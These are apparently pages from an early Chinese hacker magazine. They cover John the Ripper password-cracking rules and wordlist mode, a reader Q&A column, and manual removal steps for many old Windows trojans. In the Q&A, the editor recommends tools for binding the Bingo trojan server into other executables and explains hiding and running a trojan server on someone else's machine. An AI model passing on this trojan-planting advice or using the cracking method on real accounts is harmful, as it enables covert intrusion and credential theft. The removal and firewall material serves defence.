@x 删除单词中所有"x"字母。

@?c 删除单词中所有包含于"c 字母组"中的字母。

!y 跳过所有包含含有字母"y"的单词。

!?c 跳过所有包含含有"c 字母组"中字母的单词。

/x 包含字母"x"的单词有效。

/?c 包含在"c 字母组"中字母的单词为有效。

=nx 所有指定位置 n 的字母为"x"的单词才有效。

=n?c 所有指定位置 n 的字母包含于"c 字母组"的单词才有效。备注:和上面一样，起始字母位数从 0 开始计。

3."字母组"的定义如下:

??等于字母"?"。

?v 等于所有的元音字母"aeiouAEIOU"。

?c 等于所有的辅音字母"bcdfghjklmnpqrstvwxyzBCDFGHJKLMNPQRSTVWXYZ"。

?w 等于"白色空格"符号: " "；(原文的 whitespace 不晓得如何解释好，好象可以解释为"空格"或者是"EOF 结尾符"。)

?p 等于所有标点符号".,:;'"?!`"。

?s 等于特殊符号"$%^&*()-_+=|\<>[]{}#@/~"。

?l 等于所有 26 个小写字母("a"到"z")。

?u 等于所有 26 个大写字母("A" 到 "Z")。

?d 等于 10 个阿拉伯数字("0"到"9")。

?a 包括所有 26 个字母的大小写形式("a"到"z"+"A"到"Z")。

?x 包括 26 个字母大小写+10 个阿拉伯数字("a-z"+"A-Z"+"0-9")。备注:组名可以用大小写的区别来表示"逻辑非"的关系，小写表示肯定，大写表示否定。例如:用?d 可以表示"所有数字",而大写?D 就表示"所有非数字的"。

4.以下是一些附加的指令：

{单词循环左移一位: "fool"-> "oolf"，当然要左移动两位就表示为"{{"，以下同。

}单词循环右移一位:"fool"->"lfoo"。Dn 删除 n 位的字母(由 0 开计)，切开的右面的单词部分自动接上，不会流下空格。

P"crack"->"cracked",使用单词的过去式，只针对小写单词有效。

G"crack"->"cracking",使用单词的现在进行式,同样只针对小写单词有效。

~I 根据键盘的排列规则，转换为"shift 键"+"对应键"所得到的单词，如"12345"->"!@#$%"。

~i 进行字母大小写转换，不影响数字及非字母的其他值，如"Fool123"->"fOOL123"。

~v 将单词中所有元音字母转为小写，如"Crack96"->"CRaCK96"。

~>根据键盘的排列方式将所有的字母右移一格。例如我们可以看到键盘字母"c"键的右边是"v"键，则"Crack96"->"Vtsvl07"。

~<和上一个一样，不过是左移，如"Crack96">"Xeaxj85"。

5.针对"single crack"模式的专用指令专用指令有双字串支援,控制这些指令要套用指令时需要用到下列的命令:1 对第一个单词的规则 2 对第二个单词的规则+对于完成以上 1、2 规则变换后所得到的单词再进行其他的变换。(要求"+"必需只用在"1"或"2"之後,也就是 1+2 或 2+1。我们已经知道"l"命令将字母转为小写，而"u"命令将字母转为大写，"r"命令将字母的顺序颠倒，所以对于以下的 shadow，进行尝试的结果如下：首先是 shadow 部分：root:!2dR3.pEo6#Q:0:1:Super-User:/:/bin/csh foolers:% dY).p*12Ver:0:1:AppleUser:/:/bin/csh abc:QkzL@4%68tGHI:201:200::/home1/ahb:/bin/csh 最后得到如下两个结果："1l2u" ----------"superUSE"、 "userSUPE"现在终于明白了，原来此命令只使用 shadow 中的用户注解名

(GECOS)而非用户名，而且只对于可区分的由两个单词组成的词组才有效，如上例的"Super-User"，由于其中间使用了连词符号"-"，被区分为"Super"+"User",系统自动进行"左结右"和"右接左"的单词组合，组合后超过 8 位的部分被截断；而"AppleUser"、"ahb"却未被使用。所以基于同样的原理，以下命令可以得到的结果如下："1l2u+r"---------- "RESUrepu"、"REPUSres"。

6.批处理规则：

你可以使用"[]"来使用一批字符，如"[0-9]"则表示"0-9"这 10 个数字，你也可以混合使字母列表加批量的格式，如"[aeiou1-9]"则表示包括所有的元音字母+"0-9"十个数字。简单的例子还有"[A-Z]"、"[a-z]"、"[A-Z0-9]"。比方说：我们加入一行如："l$[0-9]"，则表示强制使用小写字母，并且在每个字母后面加入"0-9"这十个数字，即：如果用户名为 fool，则 john 尝试使用 fool0、fool1、fool2、..... fool9，尝试进行解密。

二、"Wordlist Crack" 模式——即"字典解密模式"

1.此解密模式需要用户指定一个字典文件，john 读取用户给定的字典文件中的单词尝试进行解密。原理是：用户经常使用象 hello、superman、computer、...之类的有意义单词作为自己的密码。John 中自己带了一个字典，文件名为：password.lst，里面包含了一些常被用来作为密码的单词。以下给出几个：12345、abc123、passwd、123456、Hockey、asshole、newpass、internet、Maddock、newuser、12345678、computer 00、Horses、Internet、duck2、Mickey、Cowboys、fiction 当然了所带的字典比较小，如果你觉得不够用，可以到 ftp://coast.cs.purdue.edu/pub/dict 里 找，可以找到好几十兆的大字典文件。使用方法很简单，假设字典文件名为：password.lst，shadow 为 shadow.txt，则命令为：john -word:password.txt shadow.txt

2.和 "single mode"一样，使用"字典解密模式"时，也可以使用"规则"，具体规则的定义在 john.ini 中的[List.Rules:Wordlist]部分，以下抽取其中的一小段：图 17

```
[List.Rules:Wordlist]
###
# Wordlist mode rules (use -rules to enable)
###
# Try words as they are :
# Lowercase every pure alphanumeric word
!?Xl
# Capita
{******}
```

编读互动

嗨！大家好《黑客防线》的读编互动终于与大家见面了。首先介绍一下，我叫小编，以后就负责这个栏目，よろしく！欢迎多多来信哦。^_^　从我们《黑客防线》推出系列产品到现在已经半年多了，一百八十多个日子里得到了广大读者的关注和支持。这其中有鼓励，有指责，有赞扬，有批评，各种各样的信件数不胜数。随着我们的读者群不断的扩大，读者信件内容的覆盖面也越来越广……哎，那么多废话，好了开始了！呵呵

1．我要如何才能知道本(自己)机的 IP 地址？

哇！第一个问题就这么难。等等，……哦，明白了明白了……其实 Win9x 下有一个叫做 winipcfg 的命令，它在 Windows 安装目录下，你可以在开始菜单的运行里直接键入 winipcfg 运行，然后点击“ 详细信息 ”。如果你的机器是直接接入 Internet（拨号上网、ISDN、DDN、ADSL 等方式上网）的话，那么你就能从中知道本机器的主机名、DNS 服务器、IP 地址、默认网关等等信息。但你要是通过代理服务器（也就是说本机器只是局域网中的一台终端或者工作站）与 Internet 连接的话，你就需要用有关网络分析软件了，比如 Netrxey，它能分析出为你提供上网代理服务的服务器 IP 地址。Netrxey 在本期《黑客防线》中收录。

2．我想问一下你们，有什么带有附件的群发邮件工具是比较好用的？有那个 IP 扫描工具可以根据别的机器开放的端口来查出它的 IP 地址的？例如，我想查出 6587 端口正在开放的机器的 IP 地址，那么用什么软件来查呢？

对于你的第一个问题，我不知该怎样理解你的“ 群发 ”一词。如果是正常方法，我想 Microsoft 的 Outlook 就不错，如果不喜欢 Micro 的产品，就用 Foxmail 吧，这也是个不错的邮件收发软件，它能配置 POP、SMTP 服务器，收发 POP 邮件。如果方便上网的话 http://www.aerofox.com/tips_gb.html 这个网址或许有用。若是想发匿名信件，还要带上附件的话，请恕小编学艺不精帮不上各位了。>_<

3．老编，有没有通过 E-mail 查找 IP 的工具，假设他在线上！

现在是小编主持时间。记住哦！IP 搜索客 1.62 可以轻松的查出给你发信人的 E-mail 服务器的 IP 地址，因为每个人发信都是通过提供 SMTP 服务的服务器完成的，发信人自己的 IP 是不会带到收信人的。下载地址：http://aft.myetang.com/soft/IPSeeker.zip。

4．天网如何设置？我使用了天网防火墙，外界的倒是好像挡住了，可是我这台机器连接了打印机，打开后局域网里的其他机器就不能使用打印机了，同时也不能够访问我的共享资源了，请教各位老编如何设置天网的规则（我使用的是默认规则设置 !）

老兄,哪里有哦？找了半天都没有看见什么高级，低级哦！新版的天网已经和原来不一样了（我已经很久没有用了），新版天网一运行你会看到"规则说明"，里面有很多设置，而且是中文，很容易看明白的，你自己取舍吧！天网的安全级别可以自己调动，有高级、中级、低级等，也可以手工关掉某个协议！

5．请教各位编辑，装 lockdown2000v7.004 后，端口 12345 便被打开，是否正常？

应该不正常，试着查一下 GabanBus, NetBus, Pie Bill Gates, X-bill 等木马。

6．老编我要如何禁止 ping 和 connect？

很多攻击都是基于 TCP\IP 协议，这是面向连接的协议。只要你不提供 WWW，Ftp，Telnet 等基于 TCP\IP 的服务，你就可以做到不让别人连到你的机器上。

进入 WINDOWS\SYSTEM 目录，

DEBUG VTCP.386 文件

_ D 5D56　如果显示是 0F 85 8C 01 00 .....那就是这种驱动程序。改

_ E 5D56　E9 8D 01 00 _ W _ Q

还有不让别人 PING 你的方法，还是进入 WINDOWS\SYSTEM 目录

DEBUG VIP.386 文件

_ D D14D　如果是 74 0D ....那就可以改(只要前面是可以改应该也一样可以)

_ E D14D　90 90

_ W

_ Q

现在你重新启动机器，你的机器安全性将会提高很多！现在基于 TCP\IP 的 NETSPY、BO 什么的或者是新的黑客软件对你的机器都没有威胁了，你可以高枕无忧了。^_^很多扫描漏洞的程序为了提高速度，先 PING 通了再扫描，现在第一步都完不成，后面的步骤就不用说了。还有你的共享目录别人可以通过 NET VIEW \\IP 和 NET USE DRIVE: \\IP\SHAREDIR 查看的也不能了。

7．我的爱机装了 WinME，上网时 ZoneAlarm 防火墙监测到 win98\system 目录下 msipcsv.exe 文件有上网请求。请问该文件是否木马程序，我用最新版的 Norton AV 2001、The Cleaner、金山毒霸、瑞星世纪版、LookDown 都查不出。

msipcsv.exe 是 Microsoft IPC Server，它是 Windows 系列产品中的一个可执行文件。下面大概介绍一下 IPC：IPC$(Inter-Process Communication)共享是 NT 计算机上的一个标准的隐含共享，它是用于服务器之间的通信的。NT 计算机通过使用这个共享来和其他的计算机连接得到不同类型的信息的。IPC$共享不是一个目录，磁盘或打印机意义上的共享。IPC$共享提供了登录到系统的能力。

8．近几天，我在市面上找到一个 CLEANER 程序，在使用 CLEANER 查杀木马时，在查找木马的窗口中的上半部分，除了有一个表示扫描进度的蓝色条外，在它的下方有时会出现一条黑色的进度条，我不明白它是表示什么意思，请于指教。谢谢！

Cleaner 中除了扫描和杀木马时蓝色的进度条，还有一种灰黑色进度条是在进入 Cleaner 时加载木马库和测试各个可用驱动器用的，如果你可以上网，那么 Cleaner 的 Update 也会用它来表示进度。但这些进度条都不在同一个界面下。不知你所提到的进度条是那个。另外，我们使用的 Cleaner 是《黑客防线 2》光盘中\cleaner 下的 cleaner3.1 文件。

9．近日买一黑客防线二中《远程控制工具原代码》中怎麽源代码全是乱玛？东方快车无法转换 !请教大虾这是怎麽回事？菜鸟请教大虾用什麽怎么才能转换过来?才能看到?用什麽工具?

不知这位读者是不是用记事本打开的，其实这些源程序得用编程工具来打开，如 BO2000 的源代码，是 C 语言的。他要用 C 语言编辑器打开。Netspyde 的源代码，是 DELPHI 的 。要用 DELPHI 编程工具打开浏览。如果你没有这些程序语言编辑器，那我们小编也爱莫能助，想办法吧！^_^

10．我是辽宁省，鞍山市的一个中学生，前几天买了一张贵公司制作的“ HACKER DEFENCE ”《黑客防线秘笈》光盘，在光盘中的“ 密码破解 ”中，有一个名为“ CWIZARD.zip ”的，其功能是“ 信用卡号制造机,上网不要钱,你就是电话局老板 ”的程序。哎！功能实在是诱人了，（急忙安装，上帝保佑，千万别停电）但安装时不好使(晕倒^6^)，缺少一个叫什么“ VBCTL3D.VBX ”的文件，不让安装（上吊绳哪去了）。我几乎找遍了所有的软件库，但都是一个答案——NO！（汗流浃背）。特致函来询问可否有此文件，如果不麻烦，还请您费心 LOOK LOOK，帮俺寄来。最好是把整个程序寄来。（脸皮真厚^_^）

现今的软件，功能做的越来越强，自然程序也越做越大，文件越集越多。但是在各种程序中有许多功能是相似的，为了节省开发资源，就出现了 Share 文件，这些 Share 文件大多是些动态连接库和设备程序。如：.vbx、.dll、.drv 等文件。.vbx 是 Visual Basic 的连接库，有条件的读者可以自己去 Visual Basic 的库文件夹中找，我们的随书光盘中也会附带一些常用的库文件，读者们自己找吧。呵呵

11．怎样将冰河的 G_Server.exe 与其它 exe 文件合并。

在本期《黑客防线三》的光盘\Others\Others 目录下有一个叫做 2to1 的捆绑工具，它能把木马程序和别的可执行文件捆绑到一起。当你执行那个被捆绑的程序时木马程序就会同时启动。文件名为 2to1.zip。还有一个 ExeBind ExeBind，他也是一个可执行文件捆绑软件，它可以将两个可执行文件捆绑成一个文件，运行时再自动分别执行。文件名为 exebind.exe

12. 我是黑客防线的忠实读者，当我在解压时出现了问题，不知怎样解压（ NETXRAY ），

请尽快告诉我好吗？

如果是因为没有安装 WinZIP 解压软件，那么在《黑客防线 2》的光盘中收录了一个 winzip80424.exe 文件，它存放在 Software 文件夹中，你可以先将其安装，再对 NETXRAY 进行解压。如果不是以上原因那就应该是光盘外的问题了，这里老编提醒你保护好光盘，正确使用光驱。嘿嘿！

13．编辑，您好！我用了您的"黑客防线 2-远程控制"光盘,里面的东西非常有趣,非常感谢您带给我的那么多知识.我有个问题:我在安装\content\more\中的"NETxray"过程中,有一项"Enter yourname, company name, the serial number "我不知道序列号,所以总安不上,您能告诉我号码吗?

本期刊中详细介绍了 NETXRAY 的使用，相信读者们看过后一定会大有所获的，光盘 SOFT 目录中也收录了这个软件。解压后读者可以直接安装使用。

14．我购买的是你们的<<黑客防线秘籍>>,但在我执行 Credit 这个文件时,它说要一个叫 Vbrun300.dll 这个文件,不知到你们有没有，能不能邮寄？

同上面的一个问题相似，VBRun300.dll 也是 Visual Basic 的一个动态连接库，本期的光盘中收录了这些文件，去\Patch\Dll 中找吧。将它复制到 Windows 安装目录的 System 目录下，就可以了。

15．我是一个刚刚开始接触远程控制工具的菜鸟，自从拜读了贵公司有关远程控制工具方面的文章后，对这一门技术产生了很浓厚的兴趣。在《黑客防线 2》中，你们列举了许多远程控制工具，可是在有关如何将木马种在被控端的技术方面却都是一笔带过。我尽管已经熟悉了控制端的操作，可是却无法在实战中去体验一番因为没有可供侵入的被控端啊。所以

我现在急于想知道如何可以将木马种到对方的计算机中去，你们能帮我吗？（本人保证遵守一切黑客操守准则）

嘿嘿！这位朋友是否决定选择黑客的道路了，或许只是一时的兴起。我想多半还是后者吧。对于你的要求，我建议你找几台机器先组建一个局域网，然后再依刊上所言按部就班吧。不要告诉我说连几台机器也找不着哦。但如果你想在 Inter 网上试试身手，那恕我们无能为力了。好了，软件使用上有什么问题欢迎来信。

16．一、远程控制工具在对已控制的远程计算机进行启动软件或其它操作，执行的程序是驻留在本地计算机，远程计算机，或两者都有。

二、在已有远程控制工具进入对方计算机后并实施控制后，是否就可将任一其它远程控制工具放入对方计算机，并直接启动木马程序。

一、既然称为工具就证明它只是一种间接媒介。这样解释吧，木马程序有两部分，一部分是在本地运行的控制程序，另一部分是在远程运行的服务程序——被控程序。当控制端得到服务端的控制权后，就可以开始操作服务端的程序运行了。你操作服务端的程序是在服务端运行的，控制端只能得到服务段程序运行后产生的结果。比如，复制一个文件到控制端，Copy 这条命令是在服务端运行的，服务端把 Copy 结果——文件送到控制端来。不知读者们试过 Windows 的 Netmeeting 没有，Netmeeting 的共享程序中有个选项就是允许控制，当你授予对方控制权后你就只能看着对方控制你的机器，而对方就可以在你的机器中打开你的任何程序，除非对方释放控制权，你才能恢复对机器的控制，当让你可以断电或是重启。呵呵。当然 Netmeeting 的这种控制是一种完全控制，木马控制是不完全的后台控制。可基本原理是相同的。感兴趣的读者可以试试呀！

二、基于以上的解释我想聪明的读者们，应该知道这是行的通的。把木马的服务端程序更名放入一个秘密的目录中，然后只要成功执行一次。就万事喔克啦！那么还等什么，随心所欲的干一场吧！记得要守纪律哦！^_^

17．您好！我是您的一位读者，在使用黑客软件时，遇到了一些问题，想请教。您所刻录的黑客程序是否可用？在 windows 的对等网上是否可以进行屏幕即时监视？（我试过多次也不行，是我不得要领吗？）希望您能给我帮助

答：《黑客防线》系列所收录的软件从出版到现在大部分还是可用的。这样解释吧，由于网络安全漏洞的不断完善，会使得一些黑客软件失效。所以我们也在后续的《黑客防线》光盘中收录一些已有软件的更新版本，供读者升级使用。在 Wndows 的对等网上当然可以进行屏幕即时监视，BO 就可以抓取对方屏幕截图的，自己试试吧。

18．老兄，我跑断腿才买到的《黑客防线 2》可真是厉害！用金山毒霸查一查，仅仅 7 分钟，竟然查出 40 多种病毒？！

《黑客防线二》光盘中并不存在病毒。因为木马的危害性，所以现在的杀毒软件把木马程序也归到了查杀范围内，并且不断的扩充木马库，从而查杀更多木马“病毒”，但木马与病毒的性质完全是不一样的。木马的危害不在于对系统本身有何伤害，而是在于你上网后将你暴露在入侵这面前。这与病毒破坏系统是完全不一样的。细心的读者会在杀毒软件查到木马后看到杀毒软件的反馈信息适于查到病毒是不同的。我们认为这位读者所查到的“病毒”应该是光盘中所带的木马程序而绝非病毒。

19．各位好！我是你们的忠实读者，我买了黑客防线 1 和黑客防线 2。但是，2 不能读盘在我的机子上！我的机子是联想的！4 速 DVD 光驱！请问怎么办！还有我最近急需

lockdown2000.7004 的注册器或者消除时间限制的程序！还有，天网安全博士这个软件！

答：DVD 光驱是可以读数据光盘的，请这位读者将这张光盘在其它光驱中读一读，如果一样读不出来我们会负责给你调换。如果能读就请这位读者看看是不是驱动程序或者光驱以及系统的问题。你所提到的 lockdown2000.7004 注册器，在本期的《黑客防线三》

到这里小编真是累得不可开交，绞尽了脑汁。（喂，那边的几位同僚别睡着呀，还没完呢！不管了，咱们继续吧。）一来，由于读者朋友的来信实在太多，二来由于本产品的篇幅，所以在此不能再一一做答。下面我们将归类回答读者们的来信。

其中第一大类就是关于木马的清除问题。使用软件有时并不能将木马完全清除，这就必须手工进行了。 很大一部分读者都来信询问手工清除某某木马的方法，这里我们将收集到的常见一百例木马的清除方法列出。

1. 冰河 v1.1 v2.2

这是国产最好的木马 作者：黄鑫

清除木马 v1.1

打开注册表 Regedit

点击目录至：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

查找以下的两个路径，并删除

" C:\windows\system\ kernel32.exe"

" C:\windows\system\ sysexplr.exe"

关闭 Regedit

重新启动到 MSDOS 方式

删除 C:\windows\system\ kernel32.exe 和 C:\windows\system\ sysexplr.exe 木马程序

重新启动。OK

清除木马 v2.2

服务器程序、路径用户是可以随意定义，写入注册表的键名也可以自己定义。

因此，不能明确说明。

你可以察看注册表，把可疑的文件路径删除。

重新启动到 MSDOS 方式

删除于注册表相对应的木马程序

重新启动 Windows。OK

2. Acid Battery v1.0

清除木马的步骤：

打开注册表 Regedit

点击目录至：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

删除右边的 Explorer ="C:\WINDOWS\expiorer.exe"

关闭 Regedit

重新启动到 MSDOS 方式

删除 c:\windows\expiorer.exe 木马程序

注意：不要删除正确的 ExpLorer.exe 程序，它们之间只有 i 与 L 的差别。

重新启动。OK

3. Acid Shiver v1.0 + 1.0Mod + lmacid

清除木马的步骤：

重新启动到 MSDOS 方式
删除 C:\windows\MSGSVR16.EXE
然后回到 Windows 系统
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
删除右边的 Explorer = "C:\WINDOWS\MSGSVR16.EXE"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
删除右边的 Explorer = "C:\WINDOWS\MSGSVR16.EXE"
关闭 Regedit
重新启动。OK
重新启动到 MSDOS 方式
删除 C:\windows\wintour.exe 然后回到 Windows 系统
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
删除右边的 Wintour = "C:\WINDOWS\WINTOUR.EXE"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
删除右边的 Wintour = "C:\WINDOWS\WINTOUR.EXE"
关闭 Regedit
重新启动。OK
4. Ambush
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的 zka = "zcn32.exe"
关闭 Regedit
重新启动到 MSDOS 方式
删除 C:\Windows\ zcn32.exe
重新启动。OK
5. AOL Trojan
清除木马的步骤：
启动到 MSDOS 方式
删除 C:\ command.exe（删除前取消文件的隐含属性）
注意：不要删除真的 command.com 文件。
删除 C:\ americ~1.0\buddyl~1.exe（删除前取消文件的隐含属性）
删除 C:\ windows\system\norton~1\regist~1.exe（删除前取消文件的隐含属性）
打开 WIN.INI 文件
在[WINDOWS]下面"run="和"load="都加载者特洛伊木马程序的路径，必须清除它们：
run=
load=
保存 WIN.INI
还要改正注册表 Regedit

点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
删除右边的 WinProfile = c:\command.exe
关闭 Regedit，重新启动 Windows。OK
6. Asylum v0.1, 0.1.1, 0.1.2, 0.1.3 + Mini 1.0, 1.1
清除木马的步骤：
注意：木马程序默认文件名是 wincmp32.exe，然而程序可以随意改变文件名。
我们可以根据木马修改的 system.ini 和 win.ini 两个文件来清除木马。
打开 system.ini 文件
在[BOOT]下面有个"shell=文件名"。正确的文件名是 explorer.exe
如果不是"explorer.exe"，那么那个文件就是木马程序，把它查找出来，删除。
保存退出 system.ini
打开 win.ini 文件
在[WINDOWS]下面有个 run=
如果你看到=后面有路径文件名，必须把它删除。
正确的应该是 run=后面什么也没有。
=后面的路径文件名就是木马，把它查找出来，删除。
保存退出 win.ini。
OK
7. AttackFTP
清除木马的步骤：
打开 win.ini 文件
在[WINDOWS]下面有 load=wscan.exe
删除 wscan.exe ，正确是 load=
保存退出 win.ini。
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
删除右边的 Reminder="wscan.exe /s"
关闭 Regedit，重新启动到 MSDOS 系统中
删除 C:\windows\system\ wscan.exe
OK
8. Back Construction 1.0 - 2.5
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
删除右边的"C:\WINDOWS\Cmctl32.exe"
关闭 Regedit，重新启动到 MSDOS 系统中
删除 C:\WINDOWS\Cmctl32.exe
OK
9. BackDoor v2.00 - v2.03
清除木马的步骤：
打开注册表 Regedit

点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
删除右边的'c:\windows\notpa.exe /o=yes'
关闭 Regedit，重新启动到 MSDOS 系统中
删除 c:\windows\notpa.exe
注意：不要删除真正的 notepad.exe 笔记本程序
ＯＫ
10. BF Evolution v5.3.12
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
删除右边的(Default)=" "
关闭 Regedit，再次重新启动计算机。
将 C:\windows\system\ .exe（空格 exe 文件）
ＯＫ
11. BioNet v0.84 - 0.92 + 2.21
0.8X 版本是运行在 Win95/98
0.9X 以上版本有运行在 Win95/98 和 WinNT 上两个软件
客户－服务器协议是一样的，因而 NT 客户能黑 95/98 被感染的机器，和 Win95/98 客户能黑
NT 被感染的系统完全一样。
清除木马的步骤：
首先准备一张 98 的启动盘，用它启动后，进入 c:\windows 目录下，用 attrib libupd~1.exe -h
命令让木马程序可见，然后删除它。
抽出软盘后重新启动，进入 98 下，在注册表里找到：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
的子键 WinLibUpdate = "c:\windows\libupdate.exe -hide"
将此子键删除。
12. Bla v1.0 - 5.03
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
删除右边的 Systemdoor = "C:\WINDOWS\System\mprdll.exe"
关闭 Regedit，重新启动计算机。
查找到 C:\WINDOWS\System\mprdll.exe 和
C:\WINDOWS\system\rundll.exe
注意：不要删除 C:\WINDOWS\RUNDLL.EXE 正确文件。
并删除两个文件。
OK
13. BladeRunner
清除木马的步骤：

打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
可以找到 System-Tray = "c:\something\something.exe"
右边的路径可能是任何东西，这时你不需要删除它，因为木马会立即自动加上，你需要的是记下木马的名字与目录，然后退回到 MS-DOS 下，找到此木马文件并删除掉。
重新启动计算机，然后重复第一步，在注册表中找到木马文件并删除此键。
14. Bobo v1.0 - 2.0
清除木马 v1.0
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
删除右边的 DirrectLibrarySupport ="C:\WINDOWS\SYSTEM\Dllclient.exe"
关闭 Regedit，重新启动计算机。
DEL C:\Windows\System\Dllclient.exe
OK
清除木马 v2.0
打开注册表 Regedit
点击目录至：
HKEY_USER/.Default/Software/Mirabilis/ICQ/Agent/Apps/ICQ Accel/
ICQ Accel 是一个"假象"的主键，选中 ICQ Accel 主键并把它删除。
重新启动计算机。OK
15. BrainSpy vBeta
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
右边有 ??? = "C:\WINDOWS\system\BRAINSPY .exe"
???标签选是随意改变的。
关闭 Regedit，重新启动计算机
查找删除 C:\WINDOWS\system\BRAINSPY .exe
ＯＫ
16. Cain and Abel v1.50 - 1.51
这是一个口令木马
进入 MS-DOS 方式
查找到 C:\windows\msabel32.exe
并删除它。ＯＫ
17. Canasson
清除木马的步骤：
打开 WIN.INI 文件
查找 c:\msie5.exe，删除全部主键
保存 win.ini
重新启动计算机
删除 c:\msie5.exe 木马文件

ＯＫ
18. Chupachbra
清除木马的步骤：
打开 WIN.INI 文件
[Windows]的下面有两个行
run=winprot.exe
load=winprot.exe
删除 winprot.exe
run=
load=
保存 Win.ini，再打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\MicroSoft\Windows\CurrentVersion\Run
删除右边的'System Protect' = winprot.exe
重新启动 Windows
查找到 C:\windows\system\ winprot.exe，并删除。
ＯＫ
19. Coma v1.09
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\MicroSoft\Windows\CurrentVersion\Run
删除右边的'RunTime' = C:\windows\msgsrv36.exe
重新启动 Windows
查找到 C:\windows\ msgsrv36.exe，并删除。
ＯＫ
20. Control
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\MicroSoft\Windows\CurrentVersion\Run
删除右边的 Load MSchv Drv = C:\windows\system\MSchv.exe
保存 Regedit，重新启动 Windows
查找到 C:\windows\system\MSchv.exe，并删除。
ＯＫ
21. Dark Shadow
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\MicroSoft\Windows\CurrentVersion\RunServices
删除右边的 winfunctions="winfunctions.exe"
保存 Regedit，重新启动 Windows
查找到 C:\windows\system\ winfunctions.exe，并删除。
ＯＫ

22. DeepThroat v1.0 - 3.1 + Mod (Foreplay)
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\MicroSoft\Windows\CurrentVersion\Run
版本 1.0
删除右边的项目'System32'=c:\windows\system32.exe
版本 2.0-3.1
删除右边的项目'SystemTray' = 'Systray.exe'
保存 Regedit，重新启动 Windows
版本 1.0 删除 c:\windows\system32.exe
版本 2.0-3.1
删除 c:\windows\system\systray.exe
ＯＫ
23. Delta Source v0.5 - 0.7
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\MicroSoft\Windows\CurrentVersion\Run
删除右边的项目：DS admin tool = C:\TEMPSERVER.exe
保存 Regedit，重新启动 Windows
查找到 C:\TEMPSERVER.exe，并删除它。
ＯＫ
24. Der Spaeher v3
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\MicroSoft\Windows\CurrentVersion\Run
删除右边的项目：explore = "c:\windows\system\dkbdll.exe "
保存 Regedit，重新启动 Windows
删除 c:\windows\system\dkbdll.exe 木马文件。
ＯＫ
25. Doly v1.1 - v1.7 (SE)
清除木马 V1.1-V1.5 版本：
这几个木马版本的木马程序放在三处，增加二个注册项目，还增加到 Win.ini 项目。
首先，进入 MS-DOS 方式，删除三个木马程序，但 V1.35 版本多一个木马文件 mdm.exe。
把下列各项全部删除：
C:\WINDOWS\SYSTEM\tesk.sys
C:\WINDOWS\Start Menu\Programs\Startup\mstesk.exe
c:\Program Files\MStesk.exe
c:\Program Files\Mdm.exe
重新启动 Windows。
接着，打开 win.ini 文件
找到[WINDOWS]下面 load=c:\windows\system\tesk.exe 项目，删除路径，改变为 load=

保存 win.ini 文件。
最后，修改注册表 Regedit
找到以下两个项目并删除它们
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
Ms tesk = "C:\Program Files\MStesk.exe"
和
HKEY_USER\.Default\Software\Microsoft\Windows\CurrentVersion\Run
Ms tesk = "C:\Program Files\MStesk.exe"
再寻找到 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\ss
这个组是木马的全部参数选择和设置的服务器，删除这个 ss 组的全部项目。
关闭保存 Regedit。
还有打开 C:\AUTOEXEC.BAT 文件，删除
@echo off copy c:\sys.lon c:\windows\StartMenu\Startup Items\
del c:\win.reg
关闭保存 autoexec.bat。
ＯＫ
清除木马 V1.6 版本：
该木马运行时，将不能通过 98 的正常操作关闭，只能 RESET 键。彻底清除步骤如下：
1．打开控制面板--添加删除程序--删除 memory manager 3.0，这就是木马程序，但是它并不会把木马的 EXE 文件删除掉。
2．用 98 或 DOS 启动盘启动（用 RESET 键）后，转入 C:\，编辑 AUTOEXEC。BAT，把如下内容
删除：
@echo off copy c:\sys.lon c:\windows\startm~1\programs\startup\mdm.exe
del c:\win.reg
保存 AUTOEXEC。BAT 文件并返回 DOS 后，在 C：\根目录下删除木马文件：
del sys.lon
del windows\startm~1\programs\startup\mdm.exe
del progra~1\mdm.exe
3．抽出软盘重新启动，进入 98 后，把 c:\program files\目录下的 memory manager 目录删除。
